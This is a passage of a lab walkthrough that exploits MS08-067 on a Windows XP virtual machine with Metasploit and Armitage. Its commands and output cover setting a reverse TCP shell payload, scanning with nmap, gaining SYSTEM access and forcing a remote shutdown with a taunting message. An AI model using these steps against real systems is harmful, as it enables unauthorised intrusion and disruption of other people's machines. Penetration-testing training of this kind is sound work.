
Show payloads:

We can set specific target based on operating system our target is running by entering the command below:



```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   #    Name                                             Disclosure Date  Rank    Check  Description
   -    ----                                             ---------------  ----    -----  -----------
   0    payload/generic/custom                                            normal  No     Custom Payload
   1    payload/generic/debug_trap                                        normal  No     Generic x86 De
ug Trap
   2    payload/generic/shell_bind_tcp                                    normal  No     Generic Comman
 Shell, Bind TCP Inline
```


In our case, we choose payload number 2: windows/shell_reverse_tcp (depending on opened port; tcp in our case)



```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/shell_reverse_tcp
payload ⇒ windows/shell_reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.3      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                       i/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.3.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

This is an optional, to set LHOST related to your kalilinux ip address


Exploiting the Target with Metasploit



```
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.10
LHOST ⇒ 192.168.1.10
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.3:445 - Automatically detecting the target ...
[*] 192.168.1.3:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.3:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.3:445 - Attempting to trigger the vulnerability ...
[*] Command shell session 1 opened (192.168.1.10:4444 → 192.168.1.3:1051) at 2021-10-26 19:01:30 -0400
```


Proof of Exploitation:

Now we can execute some of shell commands to get information regarding the compromised machine using commands systeminfo and ipconfig as shown below:



```
C:\WINDOWS\system32>systeminfo
systeminfo

Host Name:                 WALID-8DF03F46B
OS Name:                   Microsoft Windows XP Professional
OS Version:                5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:          walid
Registered Organization:
```


Ipconfig:



```
C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.0.3.15
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.0.3.2

C:\WINDOWS\system32>
```

Armitage :


Let’s install Armitage, another environment to explore vulnerabilities in OS



```
┌──(root💀kali)-[/home/kali]
└─# sudo apt-get  install armitage                                        1 ✗
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  armitage
```

Once Armitage is installed, we type Armitage in prompt command line:

We define host (localhost) and any listening in any port (55553) default user and password



```
Reading state information... Done
The following NEW packages will be ins
  armitage
0 upgraded, 1 newly installed, 0 to re
Need to get 3,916 kB of archives.
After this operation, 8,252 kB of addi
Get:1 http://http.kali.org/kali kali-r                             ds1-0kali2 [3,916 kB]
Fetched 3,916 kB in 3s (1,342 kB/s)
Selecting previously unselected packag
(Reading database ... 267842 files and
Preparing to unpack .../armitage_2016(
Unpacking armitage (20160709+ds1-0kali
Setting up armitage (20160709+ds1-0kal
Processing triggers for kali-menu (202

┌──(root💀kali)-[/home/kali]
└─# armitage
```

Connect...


Host 127.0.0.1

Port 55553


User msf

Pass ****

Once the screen launched, we can scan the local network and see available machines in the same network




Quick scan



Input

Enter scan range (e.g., 192.168.1.0/24): 192.168.1.3

Once the scan finished, our console find out which kind of OS we have




Scan Complete!

Use Attacks->Find Attacks to suggest applicable exploits for your targets.

```
msf6 > db_nmap --min-hostgroup 96 -sV
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-20 19:35 EDT
[*] Nmap: Nmap scan report for 192.168.1.3
[*] Nmap: Host is up (0.00094s latency).
[*] Nmap: Not shown: 97 closed ports
[*] Nmap: PORT    STATE SERVICE      VERSION
[*] Nmap: 135/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: MAC Address: 08:00:27:A4:E6:93 (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP|2003
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
[*] Nmap: OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.68 seconds
```


Using the same exploit: **ms08_067_netapi**



```
smb
  cve_2020_0796_smbghost
  generic_smb_dll_injection
  group_policy_startup
  ipass_pipe_exec
  ms03_049_netapi
  ms04_007_killbill
  ms04_011_lsass
  ms04_031_netdde
  ms05_039_pnp
  ms06_025_rasmans_reg
  ms06_025_rras
  ms06_040_netapi
  ms06_066_nwapi
  ms06_066_nwwks
  ms06_070_wkssvc
  ms07_029_msdns_zonename
  ms08_067_netapi
```


```
192.168.1.3
NT AUTHORITY\SYSTEM @ WALID-8DF03F46B
```

We can make a remote screenshot




```
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
Control-C
^C
C:\Documents and Settings\Walid>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
```

Interpreter ➔ Kill , so we can send remote commands



```
C:\WINDOWS\system32> shutdown -s -c “Hello, i want just to tell you that you get hacked and i love you!!” -t 60
```

Goodbye message:



System Shutdown

This system is shutting down. Please save all work in progress and log off. Any unsaved changes will be lost. This shutdown was initiated by NT AUTHORITY\SYSTEM

Time before shutdown : 00:00:56

Message

Hello, i want just to tell you that you get hacked and i love you!!

```
    Packets: Sent                                           s),
Approximate round
    Minimum = 0ms,
Control-C
^C
C:\Documents and S

Windows IP Config


Ethernet adapter L

        Connection
        IP Address                                          .3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.0.3.15
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.0.3.2

C:\Documents and Settings\Walid>_
```

The end.